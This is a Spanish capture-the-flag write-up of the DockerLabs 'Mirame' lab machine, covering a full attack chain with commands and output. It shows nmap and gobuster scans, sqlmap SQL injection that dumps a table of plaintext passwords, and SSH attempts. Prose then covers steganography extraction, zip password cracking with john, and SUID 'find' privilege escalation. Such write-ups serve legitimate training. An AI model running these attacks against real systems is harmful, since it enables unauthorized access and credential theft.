🏴‍☠️ Write-Up: Máquina "Mirame"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Verifico la conectividad con la máquina objetivo.



🎯 2. Escaneo y Enumeración

Identifico los puertos abiertos para ver posibles vulnerabilidades y decidir mi estrategia de ataque.


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 10:43 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```


Busco directorios en su web con gobuster pero no hay nada tan interesante.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/page.php            (Status: 200) [Size: 2169]
/index.php           (Status: 200) [Size: 2351]
/auth.php            (Status: 200) [Size: 1852]
/.html               (Status: 403) [Size: 275]
/.php                (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

La interfaz principal es un panel de login, el cual no tengo credenciales default posibles.



Solo me da acceso a una interfaz en la que pongo una ciudad y me da su clima. No es para RCE ni nada similar.



💥 3. Explotación de Vulnerabilidades

Decido usar sqlmap para un ataque automatizado de sql injection y obtener más información de su base de datos. Decido buscar bases de datos disponibles.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2 --forms -dbs -batch
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:51:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:51:19] [INFO] fetching database names
[10:51:19] [INFO] retrieved: 'information_schema'
[10:51:19] [INFO] retrieved: 'users'
available databases [2]:
[*] information_schema
[*] users
```

Luego, busco las tablas de la base de datos “users”.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2 --forms -dbs -batch -D users --tables
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:52:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:52:11] [INFO] fetching database names
[10:52:11] [INFO] resumed: 'information_schema'
[10:52:11] [INFO] resumed: 'users'
available databases [2]:
[*] information_schema
[*] users

[10:52:11] [INFO] fetching tables for database: 'users'
[10:52:11] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Busco los datos de la tabla “usuarios” de la base de datos “users”. Obtengo credenciales.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2 --forms -dbs -batch -D users -T usuarios --dump
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:53:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[10:53:04] [INFO] fetching database names
[10:53:04] [INFO] resumed: 'information_schema'
[10:53:04] [INFO] resumed: 'users'
available databases [2]:
[*] information_schema
[*] users

[10:53:04] [INFO] fetching columns for table 'usuarios' in database 'users'
[10:53:04] [INFO] retrieved: 'id'
[10:53:04] [INFO] retrieved: 'int(11)'
[10:53:04] [INFO] retrieved: 'username'
[10:53:04] [INFO] retrieved: 'varchar(50)'
[10:53:04] [INFO] retrieved: 'password'
[10:53:04] [INFO] retrieved: 'varchar(255)'
[10:53:04] [INFO] fetching entries for table 'usuarios' in database 'users'
[10:53:04] [INFO] retrieved: '1'
[10:53:04] [INFO] retrieved: 'chocolateadministrador'
[10:53:04] [INFO] retrieved: 'admin'
[10:53:04] [INFO] retrieved: '2'
[10:53:04] [INFO] retrieved: 'lucas'
[10:53:04] [INFO] retrieved: 'lucas'
[10:53:04] [INFO] retrieved: '3'
[10:53:04] [INFO] retrieved: 'soyagustin123'
[10:53:04] [INFO] retrieved: 'agustin'
[10:53:04] [INFO] retrieved: '4'
[10:53:04] [INFO] retrieved: 'directoriotravieso'
[10:53:04] [INFO] retrieved: 'directorio'
Database: users
Table: usuarios
[4 entries]
+----+-------------------------+-------------+
| id | password                | username    |
+----+-------------------------+-------------+
| 1  | chocolateadministrador | admin       |
| 2  | lucas                   | lucas       |
| 3  | soyagustin123           | agustin     |
| 4  | directoriotravieso      | directorio  |
+----+-------------------------+-------------+
```

Intento ingresar por ssh con las credenciales pero ninguna funciona.


```
┌──(kali㉿kali)-[~]
└─$ ssh admin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:bjdr2CPYHlTnvte+ZhAXAjTvlpsDOicCzoPPqDqG7HQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
admin@172.17.0.2's password:
Permission denied, please try again.
admin@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh lucas@172.17.0.2
lucas@172.17.0.2's password:
Permission denied, please try again.
lucas@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh agustin@172.17.0.2
agustin@172.17.0.2's password:
Permission denied, please try again.
agustin@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh directorio@172.17.0.2
directorio@172.17.0.2's password:
Permission denied, please try again.
directorio@172.17.0.2's password:
```

Pruebo usar las credenciales como posibles directorios ocultos que se escapan del diccionario usado en gobuster y encuentro un directorio con una imagen.





Index of /directoriotravieso

Name	Last modified	Size	Description
Parent Directory		-	
miramebien.jpg	2024-08-10 19:53	6.2K	


Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

La imagen la descargo con wget desde mi terminal.







Uso stegseek para encontrar el passphrase solicitado al buscar archivos ocultos en la imagen.




Con steghide busco los posibles archivos ocultos usando el passphrase encontrado anteriormente.




Uso john para encontrar la contraseña del archivo comprimido.






Uso la contraseña para descomprimir el archivo. Obtengo usuario:contraseña, lo más probable es que si sea de ssh.




Ingreso por ssh con las credenciales obtenidas anteriormente.

🔐 4. Escalada de Privilegios y Post-explotación

Busco archivos con permisos SUDO , pero, no hay nada. Entonces, busco binarios con permisos SUID, encontrando uno interesante.



En GTFOBINS busco comandos para escalar privilegios con “find”.



Uso el comando encontrado. Escalada de privilegios completada, soy root.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.